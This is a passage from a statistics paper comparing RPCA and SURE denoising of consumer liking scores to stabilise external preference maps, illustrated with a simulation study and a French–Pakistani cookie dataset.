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***Abstract*—In this study, denoising data was advocated in sensory analysis field to remove the existing noise in consumer rating data before processing to External Preference Mapping (EPM). This technique is a data visualization used to understand consumers' sensory profiles by relating their preferences towards products to external information about sensory characteristics of the perceived products. The output is a perceptual map which visualizes the optimal products and aspects that maximize consumers' likings. Hence, EPM is considered as a decision tool to support the development or improvement of products and respond to market requirements. In fact, the stability of the map is affected by the high variability of judgments that make consumer rating data very noisy. This may lead to a mismatch between products features and consumers' preferences then distorted results and wrong decisions. To remove the existing noise, the use of some filtering methods is proposed. Regularized Principal Component Analysis (RPCA) and Stein's Unbiased Risk Estimate (SURE), based respectively on hard and soft thresholding rules, were applied to consumer rating data to separate the signal from noise and maintain only useful information about the given liking scores. As a way to compare the EPM obtained from each strategy, a sampling process was conducted to randomly select samples from noisy and cleaned data, then perform their corresponding EPM. The stability of the obtained maps was evaluated using an indicator that computes and compares distances between them, both before and after denoising. The effectiveness of this methodology was evaluated by a simulation study and a potential application was shown on real dataset. Results show that recorded distances after denoising are lower than those before in almost all cases for both RPCA and SURE. However, RPCA outperforms SURE. The corresponding map is made more stable where level lines are seen smoothed and products are better located on liking zones. Hence, noise removal reduces variability in data and brings closer preferences which improves the quality of the visualized map.**

Keywords*—Data denoising; Regularized Principal Component Analysis; Stein's Unbiased Risk Estimate; sensory analysis; external preference mapping stability

I. Introduction

In marketing research, listening to the voice of consumers has become a fundamental strategy to make good decisions about the development or improvement of products. Sensory analysis techniques are often used as a set of multivariate statistical methods to quantify and explain consumers' sensory perceptions towards products ()i.e taste, sight, hearing, smell and touch).

The method is to conduct a survey on a sample of consumers asking them to evaluate products by rating their liking. This data is known to be called *hedonic data* or *consumer rating data*. The consumers are asked to give a liking score, on a defined scale, as overall assessment of the product. The 9-point-hedonic-scale defined by David Peryam and colleagues [1] is often used: the consumers rate products according to a score ranging from 1 to 9 such that 1 indicates that the consumer extremely dislikes the product and 9 indicates that he extremely likes it. This hedonic scale was used for rating various products such as household products, personal care products, cosmetics, etc. However, it was mainly adopted by food industries to rate food products according to consumers' tastes, which is the case study of this investigation. Many industrial companies have made the choice to seek the opinion of consumers through a score out of 10 or over 11. In their study [2], researchers show that longer scales are also good discriminators and would be even more effective than shorter ones. On the other hand, a second data known to be called *sensory data* is collected. Generally, a panel of trained assessors is asked to rate exactly some sensory attributes of the same set of products during different sessions of experimentation. The data is qualified as instrumental since it gives objective descriptions considered as properties measurements of the products. Sensory data are represented as a matrix crossing panelists, products, sessions and the sensory measured attributes. Generally, the average table by product is used. In case of food products, descriptive data can also be collected from a set of measures of physico-chemical components through successive analyses in chemiometrics laboratories.

A statistical analysis is then performed to connect consumer data to sensory data in order to understand consumers' tendencies and retrieve sensory attributes that are drivers of their liking. External Preference Mapping (EPM) [3] is one of such methods that visually assess this relationship. The output is a perceptual map that shows the optimal products maximizing consumers' likings and their acceptability to related aspects. Hence, EPM is considered as a decision tool to support the development of a new product or to improve existing products in order to respond to market requirements and avoid product failure. The applications vary across a wide range of fields such as automobile sector to evaluate preferences towards cars' headlights [4], the mobile sector to characterize mobile phones and watches [5], the cosmetic sector to rate some anti-aging creams [6], etc. It is mainly used in food science to evaluate the consumers' likings towards some food products such as beer [7], olive oil [8] and cookies [9] which is the case of this study.

The obtained map is assumed to be instable. It suffers from a huge luck of stability generated by the existing noise in consumer rating data. The latter is supposed to be noisy due to high variability of human verdicts influenced either by psychological or physiological factors [10]. The psychological factors affect the psychology of the consumers and induce them to score products incorrectly which induces errors in data. For example, the labeling of samples (1,2,3 or A,B,C...) can force consumers to rate products accordingly. Then, codes should instead be random combinations of letters or numbers. Also, the contrast between a low quality product just before a higher quality one causes a risk of over-rating the second sample. This is known as the contrast effect. Hence, randomized and balanced order of samples presentation may minimize this type of error. Additionally, error of central tendency is very common since consumers tend to score the samples using the central part of the scale and avoid using the extreme ends for fear of making mistakes. Many other psychological errors can occur such as the stimulus error when subjects rate samples according to other perceptions and the expectation error caused by previous knowledge or indications that identify products. On the other hand, physiological factors have a big influence on consumers' ratings. The errors are mainly caused by fatigue, habituation, simultaneous interaction of stimuli and dulling of the senses as result of continued exposures [10]. To reduce these errors, many measures must be considered when collecting data. The randomization and calibration order of samples, the separation of intense attributes and the use of subjects that are familiar with tested samples are advised.

But even if necessary measures are taken to avoid the occurrence of error, consumers are not instruments and they are still prone to bias. This Noise is unavoidable for this type of data and presents a huge problem when processing to data visualization. It affects the stability of the obtained map which may lead to mismatch between products features and consumers' preferences then distorted results and wrong decisions. This may induce product failure in the market. The idea is to search for a better visualization of the mapping between consumers' preferences and sensory attributes of the perceived products in order to correctly select a set of product prototypes that maximize consumer liking, then, ensure the increase of consumer appeal towards the designed products.

The idea is to proceed with denoising consumer rating data. Some filtering methods are proposed and tested to extract only useful information and remove distorting noise.The use of Regularized Principal Component Analysis (RPCA) [11] and Stein's Unbiased Risk Estimate (SURE) [12] denoising techniques was proposed. They were chosen among others due to their efficiency in denoising data matrix for which the associated structure corresponds to a low rank matrix considered as signal corrupted by noise. Both RPCA and SURE techniques help to recover the low rank signal using shrinkage terms. RPCA is based on the association of a non-linear transformation of the singular values and a hard thresholding rule. However, SURE method suggested a soft thresholding rule to the singular values of the noisy observations by shrinking them with the same amount. RPCA was used for noise removal from transcriptomic data and the improvement of corresponding graphical representations [11]. SURE method was used for denoising clinical cardiac magnetic resonance image series data [12]. In this study, their use is advocated in sensory analysis field for noise removal from consumer rating data and the improvement of preference maps.

An indicator of maps stability was then defined to allow for their comparison. A sampling approach was performed to randomly choose samples from consumer rating data. Then, an average distance of predicted scores is computed between the corresponding maps. Here the stability is invoked as sensibility to consumer data sampling. The map constructed from consumer data already denoised is compared to the original one from a visual point of view and using the stability indicator. The different techniques as well as the proposed comparison approach of EPM are detailed in Section II. Results given by simulated examples and real data are shown in Section III. All results were obtained through the use of https://www.r-project.org/R statistical software. EPM was performed using `SensMap R` package ([13]) developed by our research team.

II. Materials and Methods

A. RPCA and SURE for Denoising Consumer Rating Data

Let's denote by Y the $P \times C$ *hedonic* matrix where P is the number of products and C is the number of consumers and by X the $P \times A$ matrix where A is the number of sensory attributes. Under the fixed effect model of Principal Component Analysis (PCA) [14], Y data is generated as a fixed structure of low rank that corresponds to signal, corrupted by noise. The matrix can then be written as in (1):

$$Y = \tilde{Y} + \epsilon \tag{1}$$

where $\epsilon = (\epsilon_{pc})$ is a $P \times C$ matrix such that $\forall p \in \{1, \ldots, P\}$ and $\forall c \in \{1, \ldots, C\}$. The coefficients of Y and $\tilde{Y}$ can be written as in (2):

$$y_{pc} = \tilde{y}_{pc} + \epsilon_{pc}, \epsilon_{pc} \sim \mathcal{N}(0, \sigma^2). \tag{2}$$

In this study, only the signal $\tilde{Y}$ is considered for a further analysis. It is obtained by minimizing the $||Y - \tilde{Y}||^2$. Suppose the SVD of Y as :

$$Y = \mathbf{U}\mathbf{D}\mathbf{V}^T$$

where

$\mathbf{U} \in \mathbb{R}^{P \times C}$ is an orthogonal matrix such that $\mathbf{U} = [U_1 \mid \ldots \mid U_C]$. For all $j = 1, \ldots, C$ and $U_j \in \mathbb{R}^{P \times 1}$,

$$U_{j'}^T U_j = \begin{cases} I_P & \text{if } j = j' \\ 0 & \text{if not} \end{cases}$$

$\mathbf{D}$ is a diagonal matrix of length $min(P, C)$ containing the eigenvalues of $Y^T Y$: $\lambda_1 \geq \lambda_2 \geq \ldots \geq \lambda_P$. $\lambda_j = 0$ for $j = P + 1, \ldots, C$ since $P < C$.

$\mathbf{V}^T$ denotes the transpose of the matrix $\mathbf{V}$. $\mathbf{V} \in \mathbb{R}^{C \times C}$ is an orthogonal matrix such that $\mathbf{V} = [V_1 \mid \ldots \mid V_C]$. $\mathbf{U}$ and $\mathbf{V}$ contain the family of eigenvectors of $Y^T Y$

The principal components are given by $F = \mathbf{U}\mathbf{D}^{1/2} \in \mathbb{R}^{P \times C}$ and the k first principal components matrix can be written as follows:

$$F^{1:k} = \mathbf{U}^{1:k}\mathbf{D}_k^{1/2}$$

where $\mathbf{U}^{1:k}$ is the matrix with only the first k columns, hence $\mathbf{U}^{1:k} \in \mathbb{R}^{P\times k}$. $\mathbf{D}_k$ is the $k \times k$ diagonal matrix containing the first k eigenvalues of $\mathbf{D}$.

Hence if $k \leq C$ is fixed, the hedonic data matrix Y can be approximated by:

$$\hat{Y}^{\text{PCA}}_{1:k} = \mathbf{U}^{1:k}\mathbf{D}_k(\mathbf{V}^{1:k})^T = F^{1:k}\mathbf{D}_k^{1/2}(\mathbf{V}^{1:k})^T.$$

Therefore the approximation of Y from PCA, that corresponds to the underlying signal from the principal components can be written as:

$$\hat{y}^{PCA}_{pc} = \sum_{r=1}^{k} \sqrt{\lambda_r} u_{pr} v_{cr}, \;\; \forall p = 1,\dots,P \;\text{ and } c = 1,\dots,C \tag{3}$$

PCA is based on hard thresholding rule that selects only a certain number of dimensions and linearly shrinks the singular values. The interest is given to the major built factors which represent the signal to be interpreted, while eliminating particular trends that are not the object of interest and may disrupt the analysis.

1) Regularized Principal Component Analysis (RPCA): In [11], authors suppose that under the fixed effect model, PCA method does not provide the best recovery of the underlying signal and that the visualization produced from PCA may display patterns that are very noisy. A regularised version of PCA was proposed, denoted here by RPCA, in order to get a more precise estimation as close as possible to $\tilde{Y}$. The method is to select a certain number of dimensions and shrink the corresponding singular values with a different amount of shrinkage for each singular value. A non-linear transformation of the singular values is applied in association with a hard thresholding rule.

The estimation by RPCA corresponds to finding a matrix of low rank k by regularizing the maximum likelihood estimator such that:

$$\hat{y}^{RPCA}_{pc} = \sum_{r=1}^{k} \Phi_r \sqrt{\lambda_r} u_{pr} v_{cr} \tag{4}$$

Where Φ_r is the shrinkage term obtained by minimising the Mean Squared Error. It is explained as the ratio of the signal variance over the total variance of the associated dimension [11]. It is given by:

$$\Phi_r = \frac{\lambda_r - \hat{\sigma}^2}{\lambda_r}$$

Where

$$\hat{\sigma}^2 = \frac{RSS}{ddl} = \frac{||Y - \hat{Y}||^2}{pc - c - pk - ck + k^2 + k}$$

$$= \frac{p\sum_{r=k+1}^{min(p-1,c)} \lambda_r}{pc - c - pk - ck + k^2 + k}$$

such that RSS is the Residual Sum of Squares and ddl is the number of observations minus the number of independent parameters.

In fact, each singular value is multiplied by Φ_r, the shrinkage term, or, in other words, thresholded with this constant. Then, the first dimensions can be considered as more stable and trustworthy than the last ones. To perform RPCA, a tuning parameter corresponding to the number of underlying dimensions is needed. It is selected in this study using cross-validation [16].

2) Stein's Unbiased Risk Estimate (SURE): SURE method was commonly used in image denoising [15]. It relies on a soft thresholding rule to the singular values of the noisy observations by shrinking them with the same amount. In [12], authors suggested that one can determine the threshold level λ_o by minimising Stein's unbiased risk estimate. The method recovers an approximately low-rank data matrix such that:

$$\hat{y}^{SURE}_{pc} = \sum_{r=1}^{min(p,c)} (\sqrt{\lambda_r} - \lambda_o) u_{pr} v_{cr} \tag{5}$$

where

$$\sqrt{\lambda_r} - \lambda_o = \max((\sqrt{\lambda_r} - \lambda_o), 0)$$

for real $(\sqrt{\lambda_r} - \lambda_o)$ term. SURE requires a tuning parameter that corresponds to an estimation of the noise variance σ^2 to determine λ_o unlike RPCA that requires the number of underlying dimensions k of the signal.

B. External Preference Mapping

The EPM is performed to explain consumers' preferences in Y matrix in function of sensory characteristics of products in X data in order to know how products attributes drive consumers' likings. The method is to perform first a PCA [17] on sensory data X in order to reduce the dimensions of products on the bases of their sensory aspects. The first two PCA components denoted in this paper by F_1 and F_2 are extracted. They contain the maximum amount of information from sensory descriptive data.

The second step consists in regressing and predicting consumers' scores based on products coordinates in the sensory space spanned by F_1 and F_2. The liking score of each consumer is expressed here using complete quadratic regression model [3] where linear, quadratic, and two-way interaction between dimensions are considered. This implies that the consumer liking increases with intensity increase until reaching a maximum of preference then liking decreases with intensity increase. The model of each consumer is given by $\forall c = 1,\dots,C,\ \forall p = 1,\dots,P$:

$$\begin{aligned} y_{pc} \;\; &= \;\; a + bF_{p,1} + cF_{p,2} + d(F_{p,1})^2 \\ &\quad\;\; + e(F_{p,2})^2 + fF_{p,1}F_{p,2} + \epsilon_{pc} \end{aligned} \tag{6}$$

where $y_c = (y_{1c},\dots,y_{Pc})^T \in \mathbb{R}^{P\times 1}$ is the response vector corresponding to the preference of the consumer, (a,b,c,d,e,f) are the parameters to be estimated and $\epsilon_c = (\epsilon_{1c},\dots,\epsilon_{Pc})^T \in \mathbb{R}^{P\times 1} \sim \mathcal{N}_P(0,\sigma_c^2 I_P)$ is the vector of random Gaussian errors.

Each consumer model builds a surface of predictions spanned by F_1 and F_2. The plan was discretized and a set of points

$$\mathcal{G} = \{F(g) = (F_1(g), F_2(g)),\ g = 1,\dots,N\}$$

of the space is considered, where N is the number of points in the grid and $(F_1(g), F2(g))$ are the coordinates of each point.

Hence for each $F(g) \in \mathcal{G}$ of the grid, a prediction of the consumer score is then computed using the estimation of the model defined in (6) and it's denoted by $\widehat{y}_c(g)$.

The principle of EPM is to compare the obtained predicted score at each point with the mean of the scores given by the consumer corresponding to the average of each column of Y denoted here by $\overline{y}_c$.

If $\widehat{y}_c(l) \geq \overline{y}_c$, this point is considered for further step, else the point will not be taken in account. All predictions surfaces for the whole sample of consumers are superposed one over the other to construct the multidimensional prediction map [3]. At each point of this space, the number of consumers for which predicted scores are higher than average scores in data is counted. The obtained percentage at each point correspond to the preference level lines. Hence, the way to obtain predicted scores is very important since they represent the basis to compare and delimit the preference level lines on the map. In this investigation, using noisy data is supposed to lead to inaccurate predicted scores and then unstable visualized map.

C. Comparison of Maps Stability

The dilemma is how to compare the obtained maps more precisely how to evaluate their stability and quality. A sampling process was proposed to randomly select samples of equal size from Y data, then perform the EPM for each sample and compute distances between the sorting sub-maps. In fact, since the spaces are sets of predictions, at each point of the two grids, predicted scores are recorded and an average squared distance between them is computed after performing a defined number of sampling. It is denoted in this paper by $ASDP$. The process was carried out using either RPCA or SURE and $ASDP$ were recorded following the same path. Results on simulated examples and real data are shown in next part. Using $ASDP$ as maps stability indicator makes easier the comparison before and after denoising then the efficiency evaluation of the proposed approach. Its use can be generalized to compare maps from different strategies.

III. Results and Discussion

A. Simulation Study

The way to generate consumer rating data was inspired from data structure given in model 1. Simulations are performed following these steps:

1) Build the fixed structure that corresponds to signal, for which parameters were obtained from a consumer model proposed by real data.
2) Add a complex white Gaussian noise $\epsilon \sim N(0, \sigma^2)$ to build variability between consumers. The Y matrix is then generated and the structure in model 1 is restored. The built matrix can now be seen as a structure of true signal corrupted by error.
3) Visualize EPM from the obtained consumer dataset.
4) Remove noise from simulated consumer data using RPCA or SURE, visualize again the EPM and compare.

Over 500 simulations were performed by consideration of several parameters:

- The noise $\epsilon_{pc} \sim N(0, \sigma^2)$ where the variance σ^2in (0.5, 1, 4).
- The number of consumers C in (40, 200, 500) since values found in the literature vary with studies from 40 subjects to 480 subjects.
- The number of underlying dimensions k of RPCA vary in (2,4) using GCV parameter.
- The noise variance σ^2 estimated when SURE is used.
- Several configurations and real parameters are tested according to model 6.

TABLE I. Results of Prediction Distances between Maps Computed Before and After Denoising using RPCA and SURE Obtained from over 500 Simulations from Different Numbers of Consumers (C), Noise Variance (σ^2) and Numbers of Underlying Dimensions of RPCA (k)

	C	σ^2	k	$ASDP$ (Y)	$ASDP$ $(YRPCA)$	$ASDP$ $(YSURE)$
1	40	0.5	2	0.0385	0.0362	0.0374
2	40	1	2	0.2048	0.1865	0.1993
3	40	4	2	0.6444	0.4794	0.5989
4	40	0.5	4	0.0288	0.0257	0.0264
5	40	1	4	0.1694	0.1442	0.1607
6	40	4	4	0.2238	0.1575	0.2104
7	200	0.5	2	0.0066	0.0061	0.0065
8	200	1	2	0.0336	0.0284	0.0310
9	200	4	2	0.1699	0.1388	0.1525
10	200	0.5	4	0.0080	0.0061	0.0071
11	200	1	4	0.0347	0.0260	0.0320
12	200	4	4	0.1334	0.0982	0.1242
13	500	0.5	2	0.0028	0.0024	0.0026
14	500	1	2	0.0088	0.0077	0.0080
15	500	4	2	0.0547	0.0405	0.0517
16	500	0.5	4	0.0038	0.0035	0.0036
17	500	1	4	0.0119	0.0096	0.0111
18	500	4	4	0.0276	0.0241	0.0255

The $ASDP$ between maps were calculated from Y, $YRPCA$ and $YSURE$ data and results are gathered in Table I and represented in Fig. 1. Results show that $ASDP(Y)$ are lower than $ASDP(YRPCA)$ and $ASDP(YSURE)$ in almost all situations by varying the number of consumers C, the noise variance σ^2 and the number of RPCA dimensions k. Firstly, the distances between sub-maps obtained for low number of consumers $C = 40$ are higher than those computed for an important C(200,500). This is observed for the different variance noise and even without denoising, which is the case of the bars in first, fourth and seventh columns from Fig. 1 corresponding to rows number from 1 to 6 in Table I. Consequently, denoising is advised when the sample of consumers is very small since the important variability of verdicts. Whereas, it is shown that for a high number of consumers $ASDP(Y)$, $ASDP(YRPCA)$ and $ASDP(YSURE)$ record lower values as shown in the remaining bars of Fig. 1 and illustrated in rows number from 13 to 18 of Table I. The distances between sub-maps are made closer for all values of σ and k and tend to zero specially for low noise variance. The higher is the number of C, the lower is the error in data and then the lower are differences between maps.

On the other side, the effect of denoising is specially seen for high noise variance, shown in the last three columns of Fig. 1 where bars are got longer.



Fig. 1. Representation of ASDP calculations from Table I: from different numbers of consumers (C), noise variance (σ^2) and numbers of underlying dimensions of RPCA (k).

The recorded distances corresponding to low σ^2 are smaller than those computed from data simulated with larger σ^2 values, which was expected. The distances are increasing with the increase of noise variance regardless of the size of consumers sample C or the number of k dimensions. Hence, denoising is more efficient in the case of higher noise variance in data. The number of the underlying dimensions k of RPCA was empirically chosen. It was seen that using more or fewer k has not a great influence on the $ASDP$ behavior. Its choice is relative to the case study. In all situations, SURE is clearly outperformed by RPCA. The latter brings closer the distances and reduces higher variations. It gives particularly good results when data is very noisy.

Moreover, the Mean Square Error was computed between the fitted matrix obtained from each method and corresponding raw data in order to assess the fitting performance of denoising methods. Results are shown in Fig. 2. Second and third boxplots corresponding respectively to $MSE(YRPCA, Y\widehat{RPCA})$ and $MSE(YSURE, Y\widehat{SURE})$ are much smaller than $MSE(Y, \widehat{Y})$. As was expected, RPCA leads to the lower MSE in all cases. In the case of reconstructing and visualizing sensory data, RPCA is recommended. This behavior can be interpreted by the nonlinear transformation of the singular values associated with hard thresholding conversely to the soft thresholding rule used by SURE.



Fig. 2. Mean Square Error computed between the fitted matrix from each method and corresponding raw data over the 500 simulation from Table I.

B. Applications

1) Datasets: As illustrative data, the datasets of [9] study were used. A sensory evaluation was conducted between Pakistan and France to evaluate eight French and Pakistani biscuits. The consumer data corresponds to the matrix $Y = 8p \times 294c$ where 8 products (Milco, Candi Lite, Gala and Sooper cookies made in Pakistan and Petit Beurre, Petit Brun, Sprits, Palet Breton made in France) were rated by a panel of 150 French and 144 Pakistani. The consumers were asked to rate products by giving an overall liking score on a scale ranging from 0 (I do not like) to 10 (I like very much). A second data corresponds to descriptive sensory data $Y = 8p \times 23d$ where the same set of products were evaluated by a trained panelists according to 23 descriptors measuring their sensory perceptions namely smell, vision, touch and taste. The consumer data set represent a significant difference in consumers' preferences and a significant heterogeneity of sample since they are from different nationalities.

2) Denoising consumer data: In this part, results are compared from a visual point of view and using $ASDP$ stability indicator. Fig. 3 shows consumer data representations obtained from Y, $YRPCA$ and $YSURE$ data. The first two dimensions represent the between-class variability, whereas the other dimensions represent the within-class variability, which is less of interest in this case study. The first dimensions of all representations order products from the less rated to the highly rated. To better highlight the effect of denoising, individuals are represented by consideration of the categorical variable *origin* as individual clusters. The *origin* of cookies matches with two categories: *P* corresponds to Pakistan and *F* to France. The confidence ellipses are then drawn in order to examine the stability of the products positioning. Their use was introduced in sensory analysis to compare sensory profiles of trained panelists [18].

The representation obtained from Y raw data shows that the ellipses associated with French and Pakistani products are slightly overlapped. It is deduced that there is a significant link between the Pakistani and French groups of products. Hence, there is a little similitude between the consumers' sensory profiles. However, in figures corresponding to $YRPCA$ and $YSURE$, there are no overlaps between ellipses. This means that consumers made clear differences among the origin of products. In addition, *Sprits*, *Sooper* and *Petit brun* products are brought closer to the origin in both RPCA and SURE representations. The filtering methods brought closer products ratings by driving them to the center. That is to say that the given outputs are approximately the outputs obtained from $\tilde{Y}$. Both two methods are clearly efficient, however RPCA representation outperforms SURE by bringing products from the same origin closer to each other. The corresponding confidence ellipses are considerably smaller than those obtained from SURE representation. In deed, the difference in surfaces explains the variability of consumers' ratings towards products hence, RPCA is very promising to reduce variability of consumers' verdicts.

3) Impact of denoising on External Preference Mapping: As a further step, maps from noisy and clean data were visualized to explore the impact of denoising Fig. 5. Differences of likings are also shown in Table II. Results show that perceptual maps obtained after denoising (second and third plots) represent a more net space where optimal products are clearly visualized and preference zones are well distinguished. At first, let's see how to read a given map. The axis correspond respectively to the two loading scores of the first two principal components F_1 and F_2. Two main regions are distinguished. The green zone indicates the least ideal location for a given product where only within products are appreciated however the remaining ones are totally disliked. Conversely orange zones are considered



Fig. 3. Representation of individuals from Y, $YRPCA$ and $YSURE$.

as preference zones embracing ideal products that maximize consumers' likings. The preference percentages are lying in the contour level lines on the sensory space.

The relevant result is given by RPCA. The effect of denoising is very clear on the related map Fig. 5 (second plot). The latter represents a very stable sensory space where preference level lines are more regular and straight. They are moved away from each other to construct clear zones

TABLE II. COMPARISON OF PERCENTAGES OF ACCEPTANCE FROM EPM PERFORMED ON Y, $YRPCA$ AND $YSURE$

Products	% of acceptance from EPM on Y	% of acceptance from EPM on $YRPCA$	% of acceptance from EPM on $YSURE$
Palet breton	95	75	95
Gala	90	75	95
Sooper	30-35	60	60-65
Petit brun	65	40	40
Milco	25	30	20
Candi Lite	25	30	15
Sprits	50	45	30-35
Petit beurre	40-45	40-45	30

of preferences and make easy the lecture and interpretation of the products location. The user can extract quickly and easily the patterns from consumer data. Moreover, the map is also enhanced when cleaning data using SURE method. The space shown in Fig. 5 (third plot) seems to be also stable with less erratic and more regular level lines. Products also are made distant compared to the ordinal map and the lecture is made easier.



Fig. 4. Projection of products and their sensory attributes on the first PCA factor map.

